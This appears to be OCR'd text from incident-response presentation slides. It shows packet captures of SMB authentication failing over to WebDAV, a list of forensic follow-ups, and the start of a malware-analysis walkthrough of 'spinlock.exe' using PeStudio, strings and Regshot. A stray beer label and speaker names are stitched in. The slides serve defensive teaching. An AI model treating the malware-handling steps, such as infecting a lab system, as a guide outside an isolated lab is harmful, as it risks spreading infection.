
WebDAV!

WebDAV in Context: SMB Failover



```
415 2012-04-03 21:12:59.308652 10.3.58.7  10.3.58.5  TCP   62 mcs-fastmail > netbios-ssn [SYN] Seq=0 Win=65535 Len=0 MSS=146
416 2012-04-03 21:12:59.313553 10.3.58.5  10.3.58.7  TCP   62 netbios-ssn > mcs-fastmail [SYN, ACK] Seq=0 Ack=1 Win=8192 Le
417 2012-04-03 21:12:59.315077 10.3.58.7  10.3.58.5  TCP   60 mcs-fastmail > netbios-ssn [RST] Seq=1 Win=0 Len=0
418 2012-04-03 21:13:01.652227 10.3.58.7  10.3.58.5  TCP   62 opsession-srvr > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SA
419 2012-04-03 21:13:01.657258 10.3.58.5  10.3.58.7  TCP   62 http > opsession-srvr [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MS
420 2012-04-03 21:13:01.657415 10.3.58.7  10.3.58.5  TCP   60 opsession-srvr > http [ACK] Seq=1 Ack=1 Win=65535 Len=0
421 2012-04-03 21:13:01.657607 10.3.58.7  10.3.58.5  HTTP 199 OPTIONS / HTTP/1.1
422 2012-04-03 21:13:01.666235 10.3.58.5  10.3.58.7  TCP  151 [TCP segment of a reassembled PDU]
423 2012-04-03 21:13:01.673233 10.3.58.5  10.3.58.7  TCP   62 [TCP segment of a reassembled PDU]
424 2012-04-03 21:13:01.673450 10.3.58.7  10.3.58.5  TCP   60 opsession-srvr > http [ACK] Seq=146 Ack=107 Win=65430 Len=0
425 2012-04-03 21:13:01.673758 10.3.58.7  10.3.58.5  TCP   60 opsession-srvr > http [FIN, ACK] Seq=146 Ack=107 Win=65430 Le
426 2012-04-03 21:13:01.674341 10.3.58.5  10.3.58.7  TCP   60 http > opsession-srvr [ACK] Seq=107 Ack=147 Win=64240 Len=0
```

TCP (SMB) connection rejected




```
451 2012-04-03 21:14:05.200744 10.3.58.7 10.3.58.5 SMB   294 Session Setup AndX Request, NTLMSSP_NEGOTIATE
452 2012-04-03 21:14:05.204974 10.3.58.5 10.3.58.7 SMB   546 Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_
453 2012-04-03 21:14:05.205428 10.3.58.7 10.3.58.5 SMB   412 Session Setup AndX Request, NTLMSSP_AUTH, User: \vibranium@shield
454 2012-04-03 21:14:05.264795 10.3.58.5 10.3.58.7 SMB    93 Session Setup AndX Response, Error: STATUS_LOGON_FAILURE
455 2012-04-03 21:14:05.267061 10.3.58.7 10.3.58.5 TCP    60 uohost > netbios-ssn [FIN, ACK] Seq=808 Ack=745 Win=64791 Len=0
456 2012-04-03 21:14:05.268072 10.3.58.5 10.3.58.7 TCP    60 netbios-ssn > uohost [FIN, ACK] Seq=745 Ack=809 Win=63505 Len=0
457 2012-04-03 21:14:05.268226 10.3.58.7 10.3.58.5 TCP    60 uohost > netbios-ssn [ACK] Seq=809 Ack=746 Win=64791 Len=0
458 2012-04-03 21:14:05.270454 10.3.58.7 10.3.58.5 TCP    62 ssrip > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
459 2012-04-03 21:14:05.271449 10.3.58.5 10.3.58.7 TCP    62 http > ssrip [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 SACK_PE
460 2012-04-03 21:14:05.271626 10.3.58.7 10.3.58.5 TCP    60 ssrip > http [ACK] Seq=1 Ack=1 Win=65535 Len=0
461 2012-04-03 21:14:05.271889 10.3.58.7 10.3.58.5 HTTP  199 OPTIONS / HTTP/1.1
462 2012-04-03 21:14:05.278809 10.3.58.5 10.3.58.7 HTTP  121 Continuation or non-HTTP traffic
463 2012-04-03 21:14:05.286783 10.3.58.5 10.3.58.7 TCP    62 [TCP segment of a reassembled PDU]
464 2012-04-03 21:14:05.287020 10.3.58.7 10.3.58.5 TCP    60 ssrip > http [ACK] Seq=146 Ack=77 Win=65460 Len=0
465 2012-04-03 21:14:05.287220 10.3.58.7 10.3.58.5 TCP    60 ssrip > http [FIN, ACK] Seq=146 Ack=77 Win=65460 Len=0
466 2012-04-03 21:14:05.287439 10.3.58.5 10.3.58.7 TCP    60 http > ssrip [ACK] Seq=77 Ack=147 Win=64240 Len=0
```

SMB Authentication failure

Other Possible Directions

- Extract binaries to feed malware analysts
- Extract attacker-created files for loss verification/quantification
- Reverse engineer C2 protocols
- Identify additional network IOCs to seek (and possibly block)
- Use DNS query logs to identify C2 hostnames over time



Jake

Alissa

Dogfish Head
90 Minute Imperial IPA
What You have here
is an Imperial India Pale Ale featuring a single, constant 90-minute hop addition. It's balanced by a ridiculous amount of English Two-row Barley. Then we dry-hop it in every tank
12 fl. oz.
9% Alc. by Vol.

Phil

Analyzing Malware: Quick Look at Spinlock

Lenny Zeltser
@lennyzeltser


Knowing how to analyze malware is critical to incident response.

spinlock.exe

- Is it a malicious executable?
- What are its capabilities?
- How to detect it on systems across the enterprise?
- What does it reveal about the intruder?

The malware analysis process involves multiple phases.


We’ll focus on how the program behaves in this session.



Behavioral analysis examines environment interactions.

- Execute the malicious program on an isolated laboratory system.
- Observe how it interacts with the file system, registry, network.
- Interact with malware to learn about it.

PeStudio looks for suspicious characteristics in executables.




- c:\users\rem\desktop\spinlock.exe
  - Indicators (14/24)
    - Anti-Debugging (3)
    - Features (0)
  - VirusTotal scores (failed)
    - Details
  - DOS Stub (168 bytes)
  - DOS Header (64 bytes)
  - File Header (20 bytes)
  - Optional Header (224 bytes)
  - Directories (4/15)
  - Sections Headers (4)
  - Imported Libraries (1/4)
  - Imported Symbols (39/100)

Indicators


- The image contains a hardcoded IP Address (7.4.6.5.7)
- The image contains 47 Blacklisted Strings
- The Version Information is Missing
- The image is NOT digitally signed
- The image imports 1 Library(s) detected as Blacklisted
- The image imports TerminateProcess() which has been
- The image imports UnhandledExceptionFilter() which ha
- The image imports IsDebuggerPresent() which has been
- The image Imports 1 Obsolete Symbol(s)
- The image Imports 2 Anonymous Symbol(s)
- The image imports 39 Blacklisted Functions (API)
- The image imports 3 Antidebug Functions (API)

Embedded strings can offer clues about the specimen.



Section:Offset	Blacklisted	Type	Value
.text:0x00013ACA	-	ascii	Error creating
.text:0x000143FE	-	ascii	_MEIPASS2=
.text:0x0001440B	-	ascii	ActivateActC
.text:0x0001441B	-	ascii	CreateActCtx
.text:0x0001442A	-	ascii	kernel32
.text:0x00014435	-	ascii	.manifest
.text:0x00014442	-	ascii	DeactivateAc
.text:0x00014455	-	ascii	ReleaseActCt
.text:0x00014466	-	ascii	_MEIPASS2
.text:0x00014472	-	ascii	System error
.text:0x00014493	-	ascii	Fatal Error!
.text:0x000144A1	-	ascii	Error!
.text:0x000144AB	-	ascii	_MEI%d

Searching the web for observed strings points to PyInstaller.



About 6,330 results (0.17 seconds)

os.environ['_MEIPASS2'] points to r

https://groups.google.com/d/topic/pyins

os.environ['_MEIPASS2'] points to non-existe
7:08 PM, In my python script, I'm trying to cop

Hottest 'pyinstaller' Answers - Stacl

stackoverflow.com/tags/pyinstaller/hot

pyinstaller unpacks your data into a temporar
_MEIPASS2 environment variable. To get the

python - Bundling data files with Pyl

stackoverflow.com/questions/.../bundlir

Oct 6, 2011 - pyinstaller unpacks your data into a temporary folder, and stores this directory path in the _MEIPASS2 environment variable. To get the ...

About 83,200 results (0.11 seconds)

PyInstaller

www.pyinstaller.org/

A program that packages Python programs into stand-alone executables
Linux and Irix.


Manual

Installing PyInstaller. First, unpack the

PyInstaller Man

Installing PyInstaller.

Infect the Windows lab system. Regshot helps detect changes.

